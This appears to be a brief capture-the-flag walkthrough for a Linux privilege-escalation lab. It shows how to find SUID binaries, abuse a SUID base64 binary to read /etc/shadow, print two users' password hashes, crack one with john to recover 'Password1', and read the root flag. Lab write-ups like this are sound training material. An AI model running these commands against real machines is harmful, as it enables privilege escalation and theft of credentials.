

Search for the binaries with SUID sets

find / -type f -perm -04000 -ls 2>/dev/null


use base64



Look through the <https://gtfobins.github.io/#+suid> site



* sudo install -m =xs $(which base64) .
* LFILE=file\_to\_read
* ./base64 "$LFILE" | base64 --decode




Use command LFILE=/etc/shadow

Then /usr/bin/base64 "$LFILE" | base64 –decode

leonard:$6$JELumeiiJFPMFj3X$OXKY.N8LDHHTtF5Q/pTCsWbZtO6SfAzEQ6UkeFJy.Kx5C9rXFuPr.8n3v7TbZEttkGKCVj50KavJNAm7ZjRi4/::0:99999:7:::


missy:$6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTxJxMoCp/9zRVCi6/zrlMlAQPAxfwaD2JCUypk4HaNzI3rPVqKHb/:18785:0:99999:7:::

create a file called missy on your attacker machine and copy and paste the hash



Use john tool to crack the hash to get the password for missy

john --wordlist=/usr/share/wordlists/rockyou.txt --users=missy missy



The password was Password1

Find the other use with base64 rootflag



Run the LFILE command



Use the base64 and LFILE command decoder and you will get the flag2

